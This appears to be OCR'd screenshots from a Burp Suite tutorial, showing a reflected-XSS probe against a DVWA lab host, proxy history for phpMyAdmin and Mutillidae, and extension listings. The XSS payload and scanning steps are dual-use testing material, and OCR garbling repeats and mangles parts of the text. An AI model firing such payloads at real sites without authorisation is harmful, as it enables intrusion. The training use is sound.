GET /dwa/vulnerabilities/xss_r/?name=<ScRiPt>alert('xss')</script>
HTTP/1.1
Host: 172.16.69.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101
Firefox/45.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://172.16.69.128/dwa/vulnerabilities/xss_r/
Cookie: security=medium; PHPSESSID=75ef88aff3c6d336e90af43c80d9b16e
Connection: close
```

### Response

Raw Headers Hex HTML Render

```
<pre>Hello <ScRiPt>alert('xss')</script></pre>
</div>
<h2>More info</h2>
<ul>
<li><a
href="http://hiderefer.com/?http://ha.ckers.org/xss.html"
target="_blank">http://ha.ckers.org/xss.html</a></li>
<li><a
href="http://hiderefer.com/?http://en.wikipedia.org/wiki/Cross-site_s
cripting"
target="_blank">http://en.wikipedia.org/wiki/Cross-site_scripting</a>
```

### Request

Raw Params Headers Hex

```
GET /dwa/vulnerabilities/xss_r/?name=<ScRiPt>alert('xss')</script>
HTTP/1.1
Host: 172.16.69.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101
Firefox/45.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://172.16.69.128/dwa/vulnerabilities/xss_r/
Cookie: security=medium; PHPSESSID=75ef88aff3c6d336e90af43c80d9b16e
Connection: close
```

### Response

Raw Headers Hex HTML Render

```
<pre>Hello <ScRiPt>alert('xss')</script></pre>
</div>
<h2>More info</h2>
<ul>
<li><a
href="http://hiderefer.com/?http://ha.ckers.org/xss.html"
target="_blank">http://ha.ckers.org/xss.html</a></li>
<li><a
href="http://hiderefer.com/?http://en.wikipedia.org/wiki/Cross-site_s
cripting"
target="_blank">http://en.wikipedia.org/wiki/Cross-site_scripting</a>
```

- Send to Spider
- Do an active scan
- Do a passive scan
- Send to Intruder Ctrl+I
- Send to Repeater Ctrl+R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Show response in browser
- Request in browser**
  - In original session
  - In current browser session
- Engagement tools
  - Change request method
  - Change body encoding
  - Copy URL
  - Copy as curl command
  - Copy to file
  - Paste from file
  - Save item

### Request

Raw Params Headers Hex

```
GET /dwa/vulnerabilities/xss_r/?name=<ScRiPt>alert('xss')</script>
HTTP/1.1
Host: 172.16.69.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101
Firefox/45.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://172.16.69.128/dwa/vulnerabilities/xss_r/
Cookie: security=medium; PHPSESSID=75ef88aff3c6d336e90af43c80d9b16e
Connection: close
```

### Response


Raw Headers Hex HTML Render

```
<pre>Hello <ScRiPt>alert('xss')</script></pre>
</div>
<h2>More info</h2>
<ul>
<li><a
href="http://hiderefer.com/?http://ha.ckers.org/xss.html"
target="_blank">http://ha.ckers.org/xss.html</a></li>
<li><a
href="http://hiderefer.com/?http://en.wikipedia.org/wiki/Cross-site_s
cripting"
target="_blank">http://en.wikipedia.org/wiki/Cross-site_scripting</a>
```

**Repeat request in browser**

To repeat this request in your browser, copy the URL below and paste into a browser that is configured to use Burp as its proxy.

In future, just copy the URL and don't show this dialog





Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME ty...	Extension	Title	Comment	SSL	IP	Cookies	Time	Listener port
1	http://172.16.69.128	GET	/phpMyAdmin/			304	526						172.16.69.128	phpMyAdmin=...	08:23:18 E...	8080
2	http://172.16.69.128	GET	/phpMyAdmin/phpmyadmin.css.p...			304	318	HTML	php				172.16.69.128	pma_fontsize=...	08:23:18 E...	8080
7	http://172.16.69.128	GET	/phpMyAdmin/			304	513						172.16.69.128	pma_fontsize=...	08:24:07 E...	8080
8	http://172.16.69.128	GET	/phpMyAdmin/phpmyadmin.css.p...			304	318	HTML	php				172.16.69.128	pma_fontsize=...	08:24:07 E...	8080
13	http://php.net	GET	/mcrjpt										unknown host		08:24:12 E...	8080

Request Response


Raw Params Headers Hex

```

GET /phpMyAdmin/ HTTP/1.1
Host: 172.16.69.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://172.16.69.128/
Cookie: pma_lang=en-utf-8; pma_charset=utf-8; phpMyAdmin=s53b9691ac7e7ee60cd4b2cf497d49bddd21e43; pma_theme=original; pma_fontsize=82x25
Connection: close
If-Modified-Since: Tue, 09 Dec 2008 17:24:00 GMT
Cache-Control: max-age=0
  
```

- Send to Spider
- Do an active scan
- Do a passive scan
- Send to Intruder Ctrl+I
- Send to Repeater Ctrl+R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Show response in browser
- Request in browser
- Engagement tools
- Copy URL
- Copy as curl command
- Copy to file
- Save item
- Convert selection
- Cut Ctrl+X
- Copy Ctrl+C
- Paste Ctrl+V
- Message editor help
- Proxy history help

Type a search term 0 matches



```

HTTP/1.1 200 OK
Date: Mon, 06 Mar 2017 13:41:00 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Logged-In-User:
Cache-Control: public
Pragma: public
Set-Cookie: PHPSESSID=09bc0ede3ab0cf4fbf9c99ef247367b2; path=/
Last-Modified: Mon, 06 Mar 2017 13:41:00 GMT
Connection: close
Content-Type: text/html
Content-Length: 24255

    <!-- I think the database password is set to blank or
    It depends on whether you installed this web app from
    are using it inside Kevin Johnsons Samurai web testing
    It is ok to put the password in HTML comments because
    this comment. I remember that security instructor says
    framework comment symbols (ASP.NET, JAVA, PHP, Etc.)
    rather than HTML comments, but we all know those
    security instructors are just making all this up. -->
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.
<html>
<head>
    <meta content="text/html; charset=us-ascii" http-equiv="content-type">
    <link rel="shortcut icon" href="favicon.ico" type="image/x-icon" />
    <link rel="stylesheet" type="text/css" href="/styles/global-styles.cs
    <link rel="stylesheet" type="text/css" href="/styles/ddsmoothmenu/dd
    <link rel="stylesheet" type="text/css" href="/styles/ddsmoothmenu/dd
    <script type="text/javascript" src="/javascript/bookmark-site.js"></s
    <script type="text/javascript" src="/javascript/ddsmoothmenu/ddsmooth

```

- Send to Spider
- Do an active scan
- Do a passive scan
- Send to Intruder Ctrl+H
- Send to Repeater Ctrl+R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Show response in browser
- Request in browser ▶
- Engagement tools ▶
- Copy URL
- Copy as curl command
- Copy to file
- Save item
- Convert selection ▶
- Cut Ctrl+X
- Copy Ctrl+C
- Paste Ctrl+V

**? Token Location Within Response**

Select the location in the response where the token appears.

**Cookie:**

**Form field:**


**Custom location:**

### Overall result

The overall quality of randomness within the sample is estimated to be: excellent.  
At a significance level of 1%, the amount of effective entropy is estimated to be: 122 bits.

### Effective Entropy

The chart shows the number of bits of effective entropy at each significance level, based on all tests. Each significance level defines a minimum probability of the observed results occurring if the sample is randomly generated. When the probability of the observed results occurring falls below this level, the hypothesis that the sample is randomly generated is rejected. Using a lower significance level means that stronger evidence is required to reject the hypothesis that the sample is random, and so increases the chance that non-random data will be treated as random.



[Burp](#) [Intruder](#) [Repeater](#) [Window](#) [Help](#)  
[Target](#) [Proxy](#) [Spider](#) [Scanner](#) [Intruder](#) [Repeater](#) [Sequencer](#) [Decoder](#) [Comparer](#) [Extender](#) [Project options](#) [User options](#) [Alerts](#)  
[Extensions](#) [BApp Store](#) [APIs](#) [Options](#)

### BApp Store

The BApp Store contains Burp extensions that have been written by users of Burp Suite, to extend Burp's capabilities.

Name	Installed	Rating	Detail
<b>.NET Beautifier</b>	<input type="checkbox"/>	★★★★★	
AES Payloads	<input type="checkbox"/>	★★★★☆	Pro extension
Active Scan++	<input type="checkbox"/>	★★★★☆	
Additional Scanner Checks	<input type="checkbox"/>	★★★★☆	
AuthMatrix	<input type="checkbox"/>	★★★★☆	
Authz	<input type="checkbox"/>	★★★★☆	
Authorize	<input type="checkbox"/>	★★★★☆	
BadJalali Powered Scanner	<input type="checkbox"/>	★★★★☆	Pro extension
Batch Scan Report Gener...	<input type="checkbox"/>	★★★★☆	Pro extension
Blazer	<input type="checkbox"/>	★★★★☆	
Bradamsa	<input type="checkbox"/>	★★★★☆	
Browser Repeater	<input type="checkbox"/>	★★★★☆	
Buby	<input type="checkbox"/>	★★★★☆	
Burp CSJ	<input type="checkbox"/>	★★★★☆	
Burp Chat	<input type="checkbox"/>	★★★★☆	
Burp-hack3r	<input type="checkbox"/>	★★★★☆	Pro extension
BurpSmartBuster	<input type="checkbox"/>	★★★★☆	
Bypass WAF	<input type="checkbox"/>	★★★★☆	
CO2	<input type="checkbox"/>	★★★★☆	
CSP Auditor	<input type="checkbox"/>	★★★★☆	
CSP-Bypass	<input type="checkbox"/>	★★★★☆	
CSRF Scanner	<input type="checkbox"/>	★★★★☆	Pro extension
CSRF Token Tracker	<input type="checkbox"/>	★★★★☆	
CSurfer	<input type="checkbox"/>	★★★★☆	
Carbonator	<input type="checkbox"/>	★★★★☆	
Code Dx	<input type="checkbox"/>	★★★★☆	
Convertator	<input type="checkbox"/>	★★★★☆	
Content Type Converter	<input type="checkbox"/>	★★★★☆	
Copy As Python-Requests	<input type="checkbox"/>	★★★★☆	
Custom Logger	<input type="checkbox"/>	★★★★☆	
Custom Parameter Handler	<input type="checkbox"/>	★★★★☆	
CustomDeserializer	<input type="checkbox"/>	★★★★☆	
Decompressor	<input type="checkbox"/>	★★★★☆	
Detect Dynamic JS	<input type="checkbox"/>	★★★★☆	
Distribute Damage	<input type="checkbox"/>	★★★★☆	Pro extension
Dradis Framework	<input type="checkbox"/>	★★★★☆	
ElasticBurp	<input type="checkbox"/>	★★★★☆	
Error Message Checks	<input type="checkbox"/>	★★★★☆	Pro extension
ExpRedSO	<input type="checkbox"/>	★★★★☆	
ExtendedMacro	<input type="checkbox"/>	★★★★☆	
Faraday	<input type="checkbox"/>	★★★★☆	
Flow	<input type="checkbox"/>	★★★★☆	
JWT Insertion Points	<input type="checkbox"/>	★★★★☆	Pro extension
Git Bridge	<input type="checkbox"/>	★★★★☆	
Google Hack	<input type="checkbox"/>	★★★★☆	
HTML5 Auditor	<input type="checkbox"/>	★★★★☆	Pro extension
HTTPoxy Scanner	<input type="checkbox"/>	★★★★☆	Pro extension

#### .NET Beautifier

This extension beautifies .NET requests to make the body parameters more human readable. Built-in parameters like \_\_VIEWSTATE have their values masked. Form field names have the auto-generated part of their name removed.

Requests are only beautified in contexts where they can be edited, such as the Proxy intercept view.

For example, a .NET request with the following body:

```
__VIEWSTATE=%2oIAiDHjchsdiojKL45gjhajklqjSD0s; dglSDjg950J0sdgj50J00Sasdfja8sdjfasdfja0sdfja
... [1000 Lines Later] ...
&ctl00%24ctl00%24InnerContentPlaceHolder%24Element_42%24ctl00%24FrnLogin%24txtUserName_intern
al%24ctl00%24ctl00%24InnerContentPlaceHolder%24Element_42%24ctl00%24FrnLogin%24txtPass
word_internal%24ctl00%24ctl00%24InnerContentPlaceHolder%24Element_42%24ctl00%248trnLogi
rnLogin
```

will be displayed like this:

```
__VIEWSTATE=6TtxtUserName_internal=username6TtxtPassword_internal=password68trnLogin=Login
```

This is done without compromising the integrity of the underlying message so you can edit parameter values and the request will be correctly reconstructed. You can also send the beautified messages to other Burp tools, and they will be handled correctly.

**Author:** Nadeem Douba  
**Version:** 0.3  
**Rating:** ★★★★★

Burp Intruder Repeater Window Help  
 Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts  
 Extensions BApp Store APIs Options

### BApp Store

The BApp Store contains Burp extensions that have been written by users of Burp Suite, to extend Burp's capabilities.

Name	Installed	Rating	Detail
Windows Trnne rayoaua	<input type="checkbox"/>	☆☆☆☆☆	
Issue Poster	<input type="checkbox"/>	☆☆☆☆☆	Pro extension
J2EEScan	<input type="checkbox"/>	☆☆☆☆☆	Pro extension
JSON Decoder	<input type="checkbox"/>	☆☆☆☆☆	
JWS Parser	<input type="checkbox"/>	☆☆☆☆☆	
JVM Property Editor	<input type="checkbox"/>	☆☆☆☆☆	
Java Deserialization Scann...	<input type="checkbox"/>	☆☆☆☆☆	Pro extension
Java Serial Killer	<input type="checkbox"/>	☆☆☆☆☆	
Java Serialized Payloads	<input type="checkbox"/>	☆☆☆☆☆	
Kerberos Authentication	<input type="checkbox"/>	☆☆☆☆☆	
Lar	<input type="checkbox"/>	☆☆☆☆☆	Pro extension
Length Extension Attacks	<input type="checkbox"/>	☆☆☆☆☆	
Logger++	<input type="checkbox"/>	☆☆☆☆☆	
Manual Scan Issues	<input type="checkbox"/>	☆☆☆☆☆	Pro extension
MessagePack	<input type="checkbox"/>	☆☆☆☆☆	
MethodMan	<input type="checkbox"/>	☆☆☆☆☆	
MinidMap Exporter	<input type="checkbox"/>	☆☆☆☆☆	
NMAP Parser	<input type="checkbox"/>	☆☆☆☆☆	
Notes	<input type="checkbox"/>	☆☆☆☆☆	
PDF Metadata	<input type="checkbox"/>	☆☆☆☆☆	
PDF Viewer	<input type="checkbox"/>	☆☆☆☆☆	
Paramalyzer	<input type="checkbox"/>	☆☆☆☆☆	
ParrotNG	<input type="checkbox"/>	☆☆☆☆☆	Pro extension
Payload Parser	<input type="checkbox"/>	☆☆☆☆☆	
Pcap Importer	<input type="checkbox"/>	☆☆☆☆☆	Pro extension
Protobuf Decoder	<input type="checkbox"/>	☆☆☆☆☆	
Python Scripter	<input type="checkbox"/>	☆☆☆☆☆	
Random IP Address Header	<input type="checkbox"/>	☆☆☆☆☆	
Reflected File Download C...	<input type="checkbox"/>	☆☆☆☆☆	
Reflected Parameters	<input type="checkbox"/>	☆☆☆☆☆	Pro extension
Reissue Request Scripter	<input type="checkbox"/>	☆☆☆☆☆	
Report To Elastic Search	<input type="checkbox"/>	☆☆☆☆☆	Pro extension
Request Randomizer	<input type="checkbox"/>	☆☆☆☆☆	
Request Timer	<input type="checkbox"/>	☆☆☆☆☆	
Response Clusterer	<input type="checkbox"/>	☆☆☆☆☆	
Retre.js	<input type="checkbox"/>	☆☆☆☆☆	Pro extension
Reverse Proxy Detector	<input type="checkbox"/>	☆☆☆☆☆	
SAML Editor	<input type="checkbox"/>	☆☆☆☆☆	
SAML Encoder / Decoder	<input type="checkbox"/>	☆☆☆☆☆	
SAML Reader	<input type="checkbox"/>	☆☆☆☆☆	
SAMLReQuest	<input type="checkbox"/>	☆☆☆☆☆	
SOLPy	<input type="checkbox"/>	☆☆☆☆☆	
Same Origin Method Exec...	<input type="checkbox"/>	☆☆☆☆☆	
Sentinel	<input type="checkbox"/>	☆☆☆☆☆	
Session Auth	<input type="checkbox"/>	☆☆☆☆☆	
Session Timeout Test	<input type="checkbox"/>	☆☆☆☆☆	
Site Map Fetcher	<input type="checkbox"/>	☆☆☆☆☆	
Software Version Reporter	<input type="checkbox"/>	☆☆☆☆☆	Pro extension

#### Logger++


This extension can be used to log the requests and responses made by all Burp tools, and display them in a sortable table. It can also save the logged data in CSV format.


Requires Java version 7.

**Authors:** Soroush Dalil, NCC Group

**Version:** 2.3

**Rating:** ★★★★★







Burp Intruder Repeater Window Help  
 Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts Logger++

View Logs Options About

#	Tool	Host	Method	URL	Params	Status	Response Length	MIME type	Extension	Comment
1	Spider	http://172.16.69.128	GET	/phpMyAdmin/themes/	<input type="checkbox"/>	200	1115	HTML		
2	Spider	http://172.16.69.128	GET	/robots.txt	<input type="checkbox"/>	404	292	HTML	.txt	
3	Spider	http://172.16.69.128	GET	/phpMyAdmin/themes/original/img/	<input type="checkbox"/>	200	22483	HTML		
4	Spider	http://172.16.69.128	GET	/phpMyAdmin/themes/original/img/	<input type="checkbox"/>	200	22483	HTML		
5	Spider	http://172.16.69.128	GET	/phpMyAdmin/themes/original/	<input type="checkbox"/>	200	1678	HTML		
6	Spider	http://172.16.69.128	GET	/phpMyAdmin/themes/original/	<input type="checkbox"/>	200	1678	HTML		
7	Spider	http://172.16.69.128	GET	/f408223	<input type="checkbox"/>	404	289	HTML		
8	Spider	http://172.16.69.128	GET	/phpMyAdmin/index.php	<input type="checkbox"/>	200	3283	HTML	.php	
9	Spider	http://172.16.69.128	POST	/phpMyAdmin/index.php	<input checked="" type="checkbox"/>	200	3283	HTML	.php	
10	Spider	http://172.16.69.128	GET	/phpMyAdmin/themes/original/	<input type="checkbox"/>	200	1678	HTML		
11	Spider	http://172.16.69.128	GET	/phpMyAdmin/themes/	<input type="checkbox"/>	200	1115	HTML		
12	Spider	http://172.16.69.128	GET	/phpMyAdmin/themes/original/img/	<input type="checkbox"/>	200	22483	HTML		
13	Spider	http://172.16.69.128	GET	/phpMyAdmin/phpmyadmin.css.php	<input type="checkbox"/>	200	21389	CS5	.php	
14	Spider	http://172.16.69.128	GET	/c39296c-fb71c7c	<input type="checkbox"/>	404	298	HTML		
15	Spider	http://172.16.69.128	GET	/f789caec0e39c897bd709a0f4f43a5	<input type="checkbox"/>	404	314	HTML		
16	Spider	http://172.16.69.128	GET	/mutillidae/?page=user-info.php	<input checked="" type="checkbox"/>	200	23057	HTML		
17	Spider	http://172.16.69.128	GET	/phpMyAdmin/themes/	<input type="checkbox"/>	200	1115	HTML		
18	Spider	http://172.16.69.128	GET	/wiki/	<input type="checkbox"/>	200	782	HTML		
19	Spider	http://172.16.69.128	GET	/mutillidae/?page=view-someones-blog.php	<input checked="" type="checkbox"/>	200	23895	HTML		
20	Spider	http://172.16.69.128	GET	/mutillidae/styles/	<input type="checkbox"/>	200	1123	HTML		

Request Response

Raw Params Headers Hex

```

GET /phpMyAdmin/themes/ HTTP/1.1
Host: 172.16.69.128
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Cookie: pma_lang=en-utf-8; pma_charset=utf-8; phpMyAdmin_a53b9691ac7e7ee60c462cf497d49dbdda21a43; pmaUser-1=EpVLiN2FBydJkA3D; pma_fontsize=82x25; PHPSESSID=09bc0e3ab0cf4fbf9c99ef247367b2; username=admin; uid=17
  
```

0 matches

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts Logger++

Issue activity Scan queue Live scanning Issue definitions Options

#	Time	Action	Issue type	Host	Path	Insertion point	Severity	Confidence	Comment
34	08:33:22 7 Mar 2017	Issue found	i HTML does not specify charset	http://www.python.org	/jython/ncLogin.html		Information	Certain	
35	08:33:27 7 Mar 2017	Issue found	i Frameable response (potential Clickjacking)	http://www.python.org	/developer.htm		Information	Firm	
36	08:33:27 7 Mar 2017	Issue found	i HTML does not specify charset	http://www.python.org	/developer.htm		Information	Certain	
37	09:32:43 7 Mar 2017	Issue found	i Frameable response (potential Clickjacking)	http://172.16.69.128	/idwva/login.php		Information	Firm	
